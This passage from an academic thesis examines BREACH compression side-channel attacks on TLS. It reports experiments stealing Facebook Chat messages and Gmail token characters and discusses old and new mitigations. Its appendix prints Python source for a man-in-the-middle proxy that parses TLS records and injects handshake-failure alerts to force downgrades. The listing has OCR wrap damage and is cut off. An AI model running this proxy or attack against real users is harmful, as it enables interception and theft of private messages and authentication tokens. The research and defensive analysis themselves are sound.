


Figure 6.1: Correct letter length chart.

The top horizontal axis contains the number of iterations of requests.

The left vertical axis shows the position of the correct letter compared to the others in ascending mean length order, i.e. the letter with minimum mean length is 1, the second smaller is 2 etc.

The right vertical axis depicts the difference of the mean lengths of the correct letter and the *best* one, i.e. the one with minimum mean length, or the second *best* in case the correct letter is the one of minimum mean length.

It can be understood that the correct guess presents a good behaviour after a transient period, although it does not always correspond to the minimum mean response length. In order to handle this problem we introduced the point-system meta-predictor presented in Section 5.2.3. In a similar manner we parsed the collected data using the point-system information.

The chart depicting the evolution of the correct letter's behaviour in time regarding the aggregated points is shown in the following figure:




Figure 6.2: Correct letter point chart.

It is clear that by introducing the point system the prediction of the correct letter is much more efficient than before. After a transient period the correct letter demonstrates a better behaviour compared to any other choice, increasing its point performance in an almost linear rate over time.

The demonstrated attack provides a statistical proof that Facebook Chat is not IND-PCPA. It is clear that an adversary could gain a major advantage in stealing a private Facebook Chat message using this attack model. However, it can be understood that the attack performance of the attack is fairly poor, making it particularly hard to be applied in real-world where the conditions for success would need to be valid for a noticeable period of time.

6.2 Gmail Authentication token

Our next experiment aimed at stealing the authentication token of a Gmail account as described in Section 4.2.2. Since noise during this attack is at minimum level a regular account was used.

In this case, we employ the hill-climbing parallelization technique against a full alphabet consisting of digits, lowercase and uppercase letters and dashes totaling 64 items. In each stage of the attack the alphabet is divided in two sets, so the one that presents the best behaviour is chosen to continue the attack in the next stage resulting in a total of $log(64) = 6$ stages.

In order to validate the results of the measurements we repeat each stage of the attack as many times as needed until one of the two sets shows minimum mean length for an aggregate of 4 attempts so a maximum of 7 attempts should be made for each stage.

That way we can reduce the margin of error resulting in random circumstances that may appear during an attempt.

Evaluation of the response stream was again based on the point-system. In this case, since there are only two choices in each iteration, the points depict the amount of iterations that each choice showed minimum mean length. Each attempt on each stage ended when either half of the alphabet gathered 2000 points, therefore a total of 4000 requests was issued in each case, with a time interval of 4 seconds between consecutive requests. Therefore, the total amount of time theoretically needed for the completion of the attack to steal one character of the token is $4000 * 4 * 7 * 6 = 672000$ seconds, which is roughly 7 days.

The result of this experiment could be summarized in the following chart:




Figure 6.3: Successful attempts for each alphabet during parallelization.

Each stage of the parallel attack resulted in a correct choice of alphabet ultimately leading to a successful guess on the first character of the token. However, the correct alphabet was not successful in each attempt for all stages of the attack but only some. In other stages the incorrect alphabet performed better in up to 3 attempts presenting a very small advantage for the correct alphabet. However, even in that worst case scenario, the correct alphabet presented almost 60% chance to be chosen.

In light of these findings, we can safely assume that Gmail is also not IND-PCPA. An adversary that uses the proposed attack mechanism has a notable advantage in correctly guessing each character of the authentication token.

Hill-climbing parallelization resulted in a notable reduction of requests needed compared to the serial method and consequently a reduction of the total time of execution. Also since Gmail authentication tokens are renewed every time the user logs in the account the secret is less likely to be modified compared to Facebook Chat messages.

However, even after these advantages the attack could not be described as a real-world threat, since for a 20-character token $7 * 20 = 140$ days are needed, which is a very long period of time for the attack assumptions to be met.

Chapter 7

Mitigation techniques

This paper focused so far on the foundation and expansion of the attack. In this chapter we investigate several mitigation techniques. We examine the methods proposed by Gluck, Harris and Prado in the original paper under the new findings that were described in previous chapters. Finally we propose novel mitigation techniques that either limit the scope of the attack or eliminate it completely.

7.1 Original mitigation tactics

The original BREACH paper [7] included several tactics for mitigating the attack. In the following sections we will investigate them one by one to find if they can still be applied.

7.1.1 Length hiding

The first proposed method is an attempt to hide the length information from the attacker. This can be done by adding a random amount of random data to the end of the data stream for each response.

As stated in the BREACH paper this method affects the attack efficiency only slightly. Since the standard error of mean is inversely proportional to $\sqrt{N}$, where N is the number of repeated requests the attacker makes for each guess, the attacker can deduce the true length with a few hundred or thousand requests.

In this paper we have described how repeated requests can lead to such bypassing of the noise as described in Section 5.1. Experimental results have also shown that for the endpoints tested it is possible to perform the attack under certain circumstances despite of noise.

7.1.2 Separating Secrets from User Input

This approach states that user input and secrets are put in a completely different compression context. Although this approach might work when the secret is clearly distinct it does not apply universally.

In this work we were able to defeat this mitigation measure by introducing alternative secrets. As described in Sections 4.2.1 and 4.2.3, user input and secrets are sometimes one and the same. In the case of Facebook chat the attacker can use as the chosen plaintext private messages and in the case of Gmail private mails.

In such cases the secret and the attacker's chosen plaintext are indistinguishable, making this mitigation technique inapplicable.

7.1.3 Disabling Compression

This paper focuses on attacks on encrypted compressed protocols. Since encryption poses the vulnerability that is exploited, disabling it at the HTTP level would result in total defeat of the attack.

However, such solution would have drastic impact on the performance of web applications. An example on Facebook shows that a regular empty search result response page from a minimal account takes up to 12 kilobytes if compressed, opposed to 46 kilobytes as raw plaintext. It is obvious that the trade-off is too much to handle especially for large websites that serve tens of thousands of user requests per second.

7.1.4 Masking Secrets

The attacks investigated are based on the fact that the secret remains the same between different requests. This mitigation method introduces a one-time pad P that would be XOR-ed with the secret and concatenated to the result as: $P||(P \oplus S)$.

As we have found Facebook uses this method in order to mask its CSRF tokens. This successfully stops the attack from being able to steal this secret.

However, we have shown that many more secrets other than CSRF tokens exist and would need to be masked in order to completely mitigate the attack. Since masking doubles the length of every secret while also making the secret not compressible due to the increase in entropy, the implementation of this method would result in major loss of compressibility and as a result performance.

7.1.5 Request Rate-Limiting and Monitoring

The attack requires a large amount of requests toward the chosen endpoint, especially against block ciphers. In order for it to give results in a reasonable amount of time these requests would need to be made in a short period. In such case if the endpoint monitors the traffic from and to a specific user and limits the requests to a certain amount for a specified time window it would slow down the attack significantly.

However, this method also does not come without cost. Rate limiting provides a half-measure against the attack since it only introduces a delay without defeating it completely. When more optimization techniques are proposed, like the ones described in Section 5.2, this delay would prove to be of little help.

7.1.6 More Aggressive CSRF Protection

As the original BREACH paper stated, ”requiring a valid CSRF token for all requests that reflect user input would defeat the attack”.

While this is true for CSRF tokens, we have showed that alternative secrets that cannot be distinguished from user input could still be compromised.

7.2 Novel mitigation techniques

In this section we propose several potentially stronger mitigation techniques, that have not been introduced in literature so far.

7.2.1 Compressibility annotation

As described in Section 7.1.2 a mitigation technique could involve different compression implementations for secrets and user input. Although this solution does not apply for all kinds of secrets, it could be effective for most commonly and easily attacked ones such as CSRF tokens.

Our proposition is that web servers and web application servers cooperate to indicate which portions of data must not be compressed. Application servers should be parameterized by the administrator in order to annotate each response to the web server.

Annotation would then indicate where secrets are located and where a reflection could be located. The annotation syntax could include HTML tags that describe the functionality of each data portion in the body of the response, a deployment descriptor, such as `web.xml` used in Java applications, or a new special format.

The annotated response from the application server would then be interpreted by the web server that would change its compression behavior accordingly. Specifically the server could disable compression of either reflections, secrets or both, sending them always as literals. In the case of BREACH, disabling the LZ77 stage of compression would also be sufficient, since the functionality of this algorithm is the one exploited in such attacks whereas Huffman does more harm than good.

Furthermore, this functionality should be implemented separately in every web framework, such as Django[1], Ruby on Rails[2] or Laravel[3], as well as web servers, such as Apache[4] or Nginx[5]. In each framework a module should be created that handles the annotation on either side of the communication.

[1] https://www.djangoproject.com

[2] http://rubyonrails.org

[3] http://laravel.com

[4] http://httpd.apache.org

[5] http://nginx.org

7.2.2 SOS headers

Storage Origin Security (SOS) is a policy proposed by Mike Shema and Vaagn Toukharian in their 2013 Black Hat presentation `Dissecting CSRF Attacks & Defenses` [10]. Its intended purpose is to counter CSRF attacks, although a side-effect would be the mitigation of attacks such as BREACH.

SOS applies on cookies and defines whether a browser should include each cookie during cross-origin requests or not. This definition is included in the Content-Security-Policy response header of a web application in a form that sets a SOS policy for each cookie.

The policies applied are `any`, `self`, `isolate`. `Any` states that the cookie should be included in the cross-origin requests after a pre-flight request is made to check for an exception to the policy. This is the behaviour browsers demonstrate as of today. `Self` states that the cookie should not be included, although again a pre-flight request is issued to check for exceptions. `Isolate` states that the cookie should not be included in any case and no pre-flight request should be made.

Pre-flight requests are already used extensively under the cross-origin resource sharing (CORS)[6] standard. This mechanism describes HTTP headers that allow browsers to request remote URLs only if they have permission. The browser sends a request that contains an `Origin` HTTP header to which the server responds with a list of origin sites that are allowed to access the content or an error page in case cross-origin is prohibited.

SOS policy introduces an `Access-Control-SOS` header which contains a list of cookies that the browser needs to confirm before including them in the request. The server could then respond with an `Access-Control-SOS-Reply` header that instructs the browser to `allow` or `deny` all of the cookies mentioned in the request header, as well as a timeout period for the browser to apply this new policy. In absence of such a reply header the browser may apply the default policy of each cookie instead.

BREACH relies on cross-origin requests in order for the attacker to insert a chosen plaintext in the body of a response from a chosen endpoint. The introduction of SOS headers would effectively stop BREACH and similar future attacks that exploit this aspect of web communications.

If SOS method were to be applied, websites could apply strict policies as to which origins could access which data and under which context. As long as websites integrate HTTP Strict Transport Security (HSTS)[7], malicious script injection as described in Section 4.1.4 would be counter-measured. Combined with SOS headers, a malicious website controlled by the attacker could be disallowed from issuing requests including the victim's cookies, resulting in practical mitigation against side-channel compression attacks such as BREACH.

For more information regarding SOS headers we refer to the Black Hat presentation slides [8] and video [9], as well as an extended blog post on the proposal[10]. Also

[6] https://en.wikipedia.org/wiki/Cross-origin_resource_sharing

[7] https://en.wikipedia.org/wiki/HTTP_Strict_Transport_Security

[8] https://deadliestwebattacks.files.wordpress.com/2013/08/bhus_2013_shema_toukharian.pdf

[9] https://www.youtube.com/watch?v=JUY4DQZ02o4

[10] deadliestwebattacks.com/2013/08/08/and-they-have-a-plan/

there is a discussion thread in the mailing list of W3C Web Application Security Working Group[11], regarding the implementation of SOS headers as a standard in modern browsers.

[11] http://lists.w3.org/Archives/Public/public-webappsec/2013Aug/0037.html

Chapter 8

Conclusion

8.1 Concluding remarks

Attacks on encrypted protocols that exploit compression methods applied on the plaintext handled by those protocols have only recently been described. Literature so far shows limited theoretical definitions of this new type of attacks, while experimental results relate to a relatively small scope of protocols used nowadays.

This work focused on assessing the threat of such attacks for widely used protocols by expanding the theoretical definition and investigated the success of methods designed for mitigation.

We introduced a cryptographical game for determining the property of indistinguishability under partially chosen plaintext attacks. Also we provided intuitive proofs for comparison to other indistinguishability properties, along with scenarios of application of partially chosen plaintext attacks on compressed encrypted protocols.

The need for practical description of our method resulted in the definition of an attack model based on BREACH that initiates, automates and validates the attack. We also revealed major vulnerabilities on the two systems that we experimented on, Facebook Chat and Gmail, introducing new forms of secrets and chosen plaintext an attacker could use.

We expanded the scope of the attack to block ciphers and we ulitized various statistical methods that bypass known obstacles such as noise and padding. Furthermore we proposed various optimization techniques that could reduce the time and increase the efficiency of the attack posing a valid threat for real-world systems.

In order to perform experiments and validate the efficiency of the attack, we implemented a framework in Python that initiates the attack on a chosen endpoint and parses the output in order to produce statistical results. From an attacker's perspective, the framework must run on a machine inside the victim's network, while the victim's machine is configured to send all traffic to the endpoint to the attacker's machine and the victim also browses a website controlled by the attacker.

Experimental results have shown that although the framework does not provide a robust functionality, the attacker has a considerable advantage on stealing a secret from the endpoints tested.

Finally we investigated the ability of previously proposed mitigation techniques to stop the attack and proposed novel methods that could effectively minimize the attack's success or even mitigate it completely.

8.2 Future Work

Although this paper introduced the IND-PCPA property, formal definitions and mathematical description is still necessary. Also this new property should be formally evaluated compared to other known properties.

As far as the practical part of the attack, a consistency mechanism as described in Section 4.1.4 is needed in order to take full advantage of vulnerabilities of simple HTTP connections. Furthermore the integration of MitM attacks, like the ones referenced in Section 2.4, would result in a potential threat outside lab environment. It is also important to implement a MitM proxy on TCP level that would be able to distinguish packets of different records, minimizing the margin of error for overlapping response or request streams.

Finally implementation of the two proposed mitigation techniques, compressibility annotation [7.2.1] and SOS headers [7.2.2], is vital in order to secure systems against attacks that utilize the findings of this paper.

Chapter 9

Appendix

9.1 Man-in-the-Middle module

```
import socket
import select
import logging
import binascii
from os import system, path
import sys
import signal
from iolibrary import kill_signal_handler, get_arguments_dict,
   setup_logger
import constants

signal.signal(signal.SIGINT, kill_signal_handler)

class Connector():
    '''
    Class that handles the network connection for breach.
    '''
    def __init__(self, args_dict):
        '''
        Initialize loggers and arguments dictionary.
        '''
        self.args_dict = args_dict
        if 'full_logger' not in args_dict:
            if args_dict['verbose'] < 4:
                setup_logger('full_logger', 'full_breach.log', args_dict,
    logging.ERROR)
            else:
                setup_logger('full_logger', 'full_breach.log', args_dict)
            self.full_logger = logging.getLogger('full_logger')
            self.args_dict['full_logger'] = self.full_logger
        else:
            self.full_logger = args_dict['full_logger']
        if 'basic_logger' not in args_dict:
            if args_dict['verbose'] < 3:
                setup_logger('basic_logger', 'basic_breach.log',
   args_dict, logging.ERROR)
            else:
                setup_logger('basic_logger', 'basic_breach.log',
   args_dict)
            self.basic_logger = logging.getLogger('basic_logger')
            self.args_dict['basic_logger'] = self.basic_logger
```

```
     else:
         self.basic_logger = args_dict['basic_logger']
     if 'debug_logger' not in args_dict:
         if args_dict['verbose'] < 2:
             setup_logger('debug_logger', 'debug.log', args_dict,
logging.ERROR)
         else:
             setup_logger('debug_logger', 'debug.log', args_dict)
         self.debug_logger = logging.getLogger('debug_logger')
         self.args_dict['debug_logger'] = self.debug_logger
     else:
         self.debug_logger = args_dict['debug_logger']
     return

 def log_data(self, data):
     '''
     Print hexadecimal and ASCII representation of data
     '''
     pad = 0
     output = []
     buff = '' # Buffer of 16 chars

     for i in xrange(0, len(data), constants.LOG_BUFFER):
             buff = data[i:i+constants.LOG_BUFFER]
             hex = binascii.hexlify(buff) # Hex representation of data
             pad = 32 - len(hex)
             txt = '' # ASCII representation of data
             for ch in buff:
                 if ord(ch)>126 or ord(ch)<33:
                         txt = txt + '.'
                 else:
                         txt = txt + chr(ord(ch))
             output.append('%2d\t %s%s\t %s' % (i, hex, pad*' ', txt))

     return '\n'.join(output)

 def parse(self, data, past_bytes_endpoint, past_bytes_user,
chunked_endpoint_header, chunked_user_header, is_response = False):
     '''
     Parse data and print header information and payload.
     '''
     lg = ['\n']
     downgrade = False

     # Check for defragmentation between packets
     if is_response:
         # Check if TLS record header was chunked between packets and
append it to the beginning
         if chunked_endpoint_header:
             data = chunked_endpoint_header + data
             chunked_endpoint_header = None
         # Check if there are any remaining bytes from previous record
         if past_bytes_endpoint:
             lg.append('Data from previous TLS record: Endpoint\n')
             if past_bytes_endpoint >= len(data):
                 lg.append(self.log_data(data))
                 lg.append('\n')
                 past_bytes_endpoint = past_bytes_endpoint - len(data)
```

```
                return ('\n'.join(lg), past_bytes_endpoint,
past_bytes_user, chunked_endpoint_header, chunked_user_header,
downgrade)
            else:
                lg.append(self.log_data(data[0:past_bytes_endpoint]))
                lg.append('\n')
                data = data[past_bytes_endpoint:]
                past_bytes_endpoint = 0
    else:
        if chunked_user_header:
            data = chunked_user_header + data
            chunked_user_header = None
        if past_bytes_user:
           lg.append('Data from previous TLS record: User\n')
           if past_bytes_user >= len(data):
               lg.append(self.log_data(data))
               lg.append('\n')
               past_bytes_user = past_bytes_user - len(data)
               return ('\n'.join(lg), past_bytes_endpoint,
past_bytes_user, chunked_endpoint_header, chunked_user_header,
downgrade)
           else:
               lg.append(self.log_data(data[0:past_bytes_user]))
               lg.append('\n')
               data = data[past_bytes_user:]
               past_bytes_user = 0

    try:
        cont_type = ord(data[constants.TLS_CONTENT_TYPE])
        version = (ord(data[constants.TLS_VERSION_MAJOR]), ord(data[
constants.TLS_VERSION_MINOR]))
        length = 256*ord(data[constants.TLS_LENGTH_MAJOR]) + ord(data
[constants.TLS_LENGTH_MINOR])
    except Exception as exc:
        self.full_logger.debug('Only %d remaining for next record,
TLS header gets chunked' % len(data))
        self.full_logger.debug(exc)
        if is_response:
            chunked_endpoint_header = data
        else:
            chunked_user_header = data
        return ('', past_bytes_endpoint, past_bytes_user,
chunked_endpoint_header, chunked_user_header, downgrade)

    if is_response:
            if cont_type in constants.TLS_CONTENT:
                    self.basic_logger.debug('Endpoint %s Length: %d'
% (constants.TLS_CONTENT[cont_type], length))
                    if cont_type == 23:
                            with open('out.out', 'a') as f:
                                f.write('Endpoint application payload
: %d\n' % length)
                                f.close()
            else:
                    self.basic_logger.debug('Unassigned Content Type
record (len = %d)' % len(data))
            lg.append('Source : Endpoint')
    else:
            if cont_type in constants.TLS_CONTENT:
                    self.basic_logger.debug('User %s Length: %d' % (
constants.TLS_CONTENT[cont_type], length))
                    if cont_type == 22:
                            if ord(data[constants.MAX_TLS_POSITION])
> constants.MAX_TLS_ALLOWED:
                                downgrade = True
                    if cont_type == 23:
                            with open('out.out', 'a') as f:
                                f.write('User application payload: %d
\n' % length)
                                f.close()
            else:
                    self.basic_logger.debug('Unassigned Content Type
record (len = %d)' % len(data))
            lg.append('Source : User')

    try:
        lg.append('Content Type : ' + constants.TLS_CONTENT[cont_type
])
    except:
        lg.append('Content Type: Unassigned %d' % cont_type)
    try:
        lg.append('TLS Version : ' + constants.TLS_VERSION[(version
[0], version[1])])
    except:
        lg.append('TLS Version: Uknown %d %d' % (version[0], version
[1]))
    lg.append('TLS Payload Length: %d' % length)
    lg.append('(Remaining) Packet Data length: %d\n' % len(data))

    # Check if TLS record spans to next TCP segment
    if len(data) - constants.TLS_HEADER_LENGTH < length:
        if is_response:
            past_bytes_endpoint = length + constants.
TLS_HEADER_LENGTH - len(data)
        else:
            past_bytes_user = length + constants.TLS_HEADER_LENGTH -
len(data)

    lg.append(self.log_data(data[0:constants.TLS_HEADER_LENGTH]))
    lg.append(self.log_data(data[constants.TLS_HEADER_LENGTH:
constants.TLS_HEADER_LENGTH+length]))
    lg.append('\n')

    # Check if packet has more than one TLS records
    if length < len(data) - constants.TLS_HEADER_LENGTH:
            more_records, past_bytes_endpoint, past_bytes_user,
chunked_endpoint_header, chunked_user_header, _ = self.parse(

                                                       data[constants.
TLS_HEADER_LENGTH+length:],


past_bytes_endpoint,

                                                       past_bytes_user
,
chunked_endpoint_header,


chunked_user_header,

                                                       is_response

                                                       )
             lg.append(more_records)

     return ('\n'.join(lg), past_bytes_endpoint, past_bytes_user,
chunked_endpoint_header, chunked_user_header, downgrade)

 def start(self):
     '''
     Start sockets on user side (proxy as server) and endpoint side (
proxy as client).
     '''
     self.full_logger.info('Starting Proxy')

     try:
         self.user_setup()
         self.endpoint_setup()
     except:
         pass

     self.full_logger.info('Proxy is set up')
     return

 def restart(self, attempt_counter = 0):
     '''
     Restart sockets in case of error.
     '''
     self.full_logger.info('Restarting Proxy')

     try:
         self.user_socket.close()
         self.endpoint_socket.close()
     except:
         pass

     try:
         self.user_setup()
         self.endpoint_setup()
     except:
         if attempt_counter < 3:
             self.full_logger.debug('Reattempting restart')
             self.restart(attempt_counter+1)
         else:
             self.full_logger.debug('Multiple failed attempts to
restart')
             self.stop(-9)
             sys.exit(-1)

     self.full_logger.info('Proxy has restarted')
     return
```

```
    def stop(self, exit_code = 0):
        '''
        Shutdown sockets and terminate connection.
        '''
        try:
            self.user_connection.close()
            self.endpoint_socket.close()
        except:
            pass
        self.full_logger.info('Connection closed')
        self.debug_logger.debug('Stopping breach object with code: %d' %
exit_code)
        return

    def user_setup(self):
        '''
        Create and configure user side socket.
        '''
        try:
            self.full_logger.info('Setting up user socket')
            user_socket = socket.socket(socket.AF_INET, socket.
SOCK_STREAM)
            user_socket.setsockopt(socket.SOL_SOCKET, socket.SO_REUSEADDR
, 1) # Set options to reuse socket
            user_socket.bind((constants.USER, constants.USER_PORT))
            self.full_logger.info('User socket bind complete')
            user_socket.listen(1)
            self.full_logger.info('User socket listen complete')
            self.user_connection, self.address = user_socket.accept()
            self.user_socket = user_socket
            self.full_logger.info('User socket is set up')
        except:
            self.stop(-8)
            sys.exit(-1)
        return

    def endpoint_setup(self):
        '''
        Create and configure endpoint side socket
        '''
        try:
            self.full_logger.info('Setting up endpoint socket')
            endpoint_socket = socket.socket(socket.AF_INET, socket.
SOCK_STREAM)
            self.full_logger.info('Connecting endpoint socket')
            endpoint_socket.connect((constants.ENDPOINT, constants.
ENDPOINT_PORT))
            endpoint_socket.setblocking(0) # Set non-blocking, i.e. raise
 exception if send/recv is not completed
            self.endpoint_socket = endpoint_socket
            self.full_logger.info('Endpoint socket is set up')
        except:
            self.stop(-7)
            sys.exit(-1)
        return

    def execute_breach(self):
```

```
    '''
    Start proxy and execute main loop
    '''
    # Initialize parameters for execution.
    past_bytes_user = 0 # Number of bytes expanding to future user
packets
    past_bytes_endpoint = 0 # Number of bytes expanding to future
endpoint packets
    chunked_user_header = None # TLS user header portion that gets
stuck between packets
    chunked_endpoint_header = None # TLS endpoint header portion that
 gets stuck between packets

    self.start()
    self.full_logger.info('Starting main proxy loop')
    try:
        while 1:
            ready_to_read, ready_to_write, in_error = select.select(
                                                                     [
self.user_connection, self.endpoint_socket],

[],

[],
                                                                     5
                                                                    )

            if self.user_connection in ready_to_read: # If user side
socket is ready to read...
                    data = ''

                    try:
                        data = self.user_connection.recv(constants.
SOCKET_BUFFER) # ...receive data from user...
                    except Exception as exc:
                        self.full_logger.debug('User connection error
')
                        self.full_logger.debug(exc)
                        self.stop(-6)
                        break

                    if len(data) == 0:
                            self.full_logger.info('User connection
closed')
                            self.stop(-5)
                    else:
                            self.basic_logger.debug('User Packet
Length: %d' % len(data))
                            output, past_bytes_endpoint,
past_bytes_user, chunked_endpoint_header, chunked_user_header,
downgrade = self.parse(


    data,


    past_bytes_endpoint,

    past_bytes_user,


    chunked_endpoint_header,


    chunked_user_header


   ) # ...parse it...
                            self.full_logger.debug(output)
                            try:
                                if downgrade and constants.
ATTEMPT_DOWNGRADE:
                                        alert = 'HANDSHAKE_FAILURE'
                                        output, _, _, _, _, _ = self.
parse(

      constants.ALERT_MESSAGES[alert],

      past_bytes_endpoint,

      past_bytes_user,

      True

     )
                                        self.full_logger.debug('\n\n'
 + 'Downgrade Attempt' + output)
                                        self.user_connection.sendall(
constants.ALERT_MESSAGES[alert]) # if we are trying to downgrade, send
 fatal alert to user
                                        continue
                                self.endpoint_socket.sendall(data) #
...and send it to endpoint
                            except Exception as exc:
                                self.full_logger.debug('User data
forwarding error')
                                self.full_logger.debug(exc)
                                self.stop(-4)
                                break

            if self.endpoint_socket in ready_to_read: # Same for the
endpoint side
                    data = ''

                    try:
                        data = self.endpoint_socket.recv(constants.
SOCKET_BUFFER)
                    except Exception as exc:
                        self.full_logger.debug('Endpoint connection
error')
                        self.full_logger.debug(exc)
                        self.stop(-3)
                        break
                        if len(data) == 0:
                                self.full_logger.info('Endpoint
    connection closed')
                                self.stop(5)
                                break
                        else:
                                self.basic_logger.debug('Endpoint Packet
    Length: %d' % len(data))
                                output, past_bytes_endpoint,
    past_bytes_user, chunked_endpoint_header, chunked_user_header, _ =
    self.parse(

                                                                      data
    ,


    past_bytes_endpoint,


    past_bytes_user,


    chunked_endpoint_header,


    chunked_user_header,

                                                                      True

                                                                     )
                                self.full_logger.debug(output)
                                try:
                                    self.user_connection.sendall(data)
                                except Exception as exc:
                                    self.full_logger.debug('Endpoint data
    forwarding error')
                                    self.full_logger.debug(exc)
                                    self.stop(-2)
                                    break
        except Exception as e:
            self.stop(-1)
        return

if __name__ == '__main__':

    args_dict = get_arguments_dict(sys.argv)
    conn = Connector(args_dict)
    conn.full_logger.info('Hillclimbing parameters file created')
    conn.execute_breach()
```

Listing 9.1: connect.py

9.2 Constants library

```
import binascii
```

```
# TLS Header
TLS_HEADER_LENGTH = 5
TLS_CONTENT_TYPE = 0
TLS_VERSION_MAJOR = 1
TLS_VERSION_MINOR = 2
TLS_LENGTH_MAJOR = 3
TLS_LENGTH_MINOR = 4

# TLS Content Types
TLS_CHANGE_CIPHER_SPEC = 20
TLS_ALERT = 21
TLS_HANDSHAKE = 22
TLS_APPLICATION_DATA = 23
TLS_HEARTBEAT = 24
TLS_CONTENT = {
        TLS_CHANGE_CIPHER_SPEC: "Change cipher spec (20)",
